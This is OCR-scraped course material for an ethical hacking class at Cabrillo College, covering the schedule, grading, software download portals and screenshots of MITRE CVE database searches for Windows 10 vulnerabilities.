Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
98163	**T**	**5:30PM-8:35P**	**3.00**	**R.Simms**	**OL**

Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Section	Days	Times	Units	Instructor	Room
98164	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL


Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus


checkgrades *codename*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Update your path in .bash_profile to run checkgrades
PATH=$PATH:/home/cis76/bin




Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

At the end of the term I'll add up all your points and assign you a grade using this table

Points that could have been earned:

7 quizzes:	21 points
7 labs:	210 points
1 test:	30 points
2 forum quarters:	40 points
Total:	**301 points**

Microsoft Academic Webstore


Cabrillo College - Natura
Secure | https://e5.onthehub.com/WebStore/ProductsByMajorVersionList.aspx?cmi_cs=1&cmi_mnuMain=bdba23cf-e05e-e011-971f-0030...
Apps
Yahoo
Cabrillo College
Health
Network
CIS 76 links
Lab Development
Home
Music
Training
Expand All
Other bookmarks
Bring your imagination to life with the Creators Update
Available now with Windows 10
Get the full version for free
Windows 10
Cabrillo College Breakthroughs happen here.
STEM
Home
Help
English
Sign In
Register
Product Search
Popular
Operating Systems
Developer Tools
Servers
Applications
Training
All
Microsoft Azure for Students
Windows 10
Visual Studio Enterprise 2017
Visual Studio Community 2017
SQL Server 2017 is now available
Learn more
Visual Studio for Mac
SQL Server 2017 Developer
SQL Server 2017 Enterprise
SQL Server 2017 Standard
Windows Server 2016
Learn more
SQL Server 2017 Web
Windows Server 2016
Access 2016
Project 2016
Visio 2016
Get Azure
Get it now

By using this site you agree to the use of cookies for analytics, personalized content and ads. Learn more

Announcements


SQL Server 2017 is here. What's new? 2017-10-17

Student developers can publish their own web apps to Azure and host them in the cloud, at no cost and with no credit card required.

- Microsoft software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Click "All" on left panel to make sure you don't miss anything.
- Azure is available to students as well.

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

VMware Academic Webstore



Cabrillo College - Comp
Secure
https://e5.onthehub.com/WebStore/ProductsByMajorVersionList.aspx?ws=697cc8a5-1daa-df11-ad57-0030487d8897
Apps
Yahoo
Cabrillo College
Health
Network
CIS 76 links
Lab Development
Home
Music
Training
Other bookmarks
Cabrillo College est. 1959
Home
Help
English
Hello, richard.simms@cabrillo.edu
0
Product Search
Students
Faculty/Staff
Lab Installs
VMware
More Software
Software
eText
eLab
eLearning
Branding
VMware Player 7
VMware Player 6 Plus
vRealize Suite 7 Enterprise
vRealize Suite Standard
VMware vSphere 6.5 Enterprise
VMware vSphere 6.5 Standard
VMware vSphere 6 Enterprise Plus
VMware vSphere 5 Enterprise Plus
VMware Fusion 10
VMware vCenter Server 6 Standard
VMware Workstation 14
VMware vCenter Server 5 Standard
VMware vCloud Director
VMware vCloud Suite Standard
VMware Workstation 12
VMware Workstation 11
VMware Workstation 10
VMware Fusion 8 (for Mac OS X)
VMware Fusion 7 (for Mac OS X)
VMware Fusion 6 (for Mac OS X)
VMware Workstation Player 12

- VMware software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Sphere 6.5 Enterprise now available

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

Vulnerabilities CVE Database

CVE Database



CVE - CVE List Master Co
https://cve.mitre.org/cve/cve.html
Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search
HOME > CVE LIST > CVE LIST MASTER COPY
Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities (CNAs)
Requester Responsibilities
Update a CVE ID
Documentation
About CVE IDs
Terminology
Editorial Policies
Terms of Use
ALSO SEE
Choose Format
View Entries
Submit
Submit

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

TOTAL CVE IDs: 79058

CVE List Master Copy

CVE® is a publicly available and free to use list or dictionary of standardized identifiers for common computer vulnerabilities and exposures. You may search or download CVE, copy it, redistribute it, reference it, and analyze it, provided you **do not modify** CVE itself as per our Terms of Use.

IMPORTANT: CVE IDs have a new numbering format. Learn more.

Download CVE

Allows you to download the entire CVE List in various formats.

View CVE

Provides an HTML-formatted listing of the current version of all CVE Identifiers on the CVE List.

Search Master Copy of CVE


You can search for a CVE number if known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Identifiers.

By CVE Identifier

By Keyword(s): windows 10

https://cve.mitre.org/cve/cve.html

CVE Database



CVE - Search Results

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=windows+10

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 79058

HOME > CVE > SEARCH RESULTS

Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities (CNAs)
Requester Responsibilities
Update a CVE ID
Documentation
About CVE IDs
Terminology
Editorial Policies
Terms of Use
ALSO SEE
Common Vulnerability Scoring System (CVSS)

Search Results


There are **231** CVE entries that match your search.

Name	Description
CVE-2016-7211	The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability." a different vulnerability than CVE-2016-3266, CVE-2016-3376, and CVE-2016-7185.
CVE-2016-7188	The Standard Collector Service in Windows Diagnostics Hub in Microsoft Windows 10 Gold, 1511, and 1607 mishandles library loading, which allows local users to gain privileges via a crafted application, aka "Windows Diagnostics Hub Elevation of Privilege Vulnerability."
CVE-2016-7185	The kernel-mode driver … and R2 SP1, Windows 7 SP1, Windo … and Windows 10 Gold, 1511, and 1607 a … ka "Win32k Elevation of Privilege Vulnerability … 76, and CVE-2016-7211.
CVE-2016-7182	The Graphics componen … and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; Windows 10 Gold, 1511, and 1607; Office 2007 SP3; Office 2010 SP2; Word Viewer; Skype for Business 2016; Lync 2013 SP1; Lync 2010; Lync 2010 Attendee; and Live Meeting 2007 Console allows attackers to execute arbitrary code via a crafted True Type font, aka "True Type Font Parsing Elevation of Privilege Vulnerability."
CVE-2016-4769	WebKit in Apple iTunes before 12.5.1 on Windows and Safari before 10 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption and application crash) via a crafted web site.
CVE-2016-4768	WebKit in Apple iOS before 10, tvOS before 10, iTunes before 12.5.1 on Windows, and Safari before 10 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site, a different vulnerability than CVE-2016-4759, CVE-2016-4765, CVE-2016-4766, and CVE-2016-4767.
CVE-2016-4767	WebKit in Apple iOS before 10, tvOS before 10, iTunes before 12.5.1 on Windows, and Safari before 10

List of all Windows 10 vulnerabilities

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=windows+10

CVE Database



CVE - CVE-2016-7211
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 79058

HOME > CVE > CVE-2016-7211
Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities (CNAs)
Requester Responsibilities
Update a CVE ID
Documentation
About CVE IDs
Terminology
Editorial Policies
Terms of Use
ALSO SEE
Common Vulnerability Scoring System (CVSS)
Common Vulnerability Reporting Framework (CVRF)
U.S. National Vulnerability Database (NVD)
Printer-Friendly View

CVE-ID

CVE-2016-7211 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability." a different vulnerability than CVE-2016-3266, CVE-20

References

Note: References are provided for the convenience of the reader to help distinguish betw

- MS:MS16-123
- URL:http://technet.microsoft.com/security/bulletin/MS16-123

Let's follow this reference to the Microsoft Security Bulletin

Date Entry Created

20160909 Disclaimer: The entry creation date may reflect w indicate when this vulnerability was discovered, shared wit

Phase (Legacy)

Assigned (20160909)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE list, which standardizes names for security problems.

SEARCH CVE USING KEYWORDS: Submit

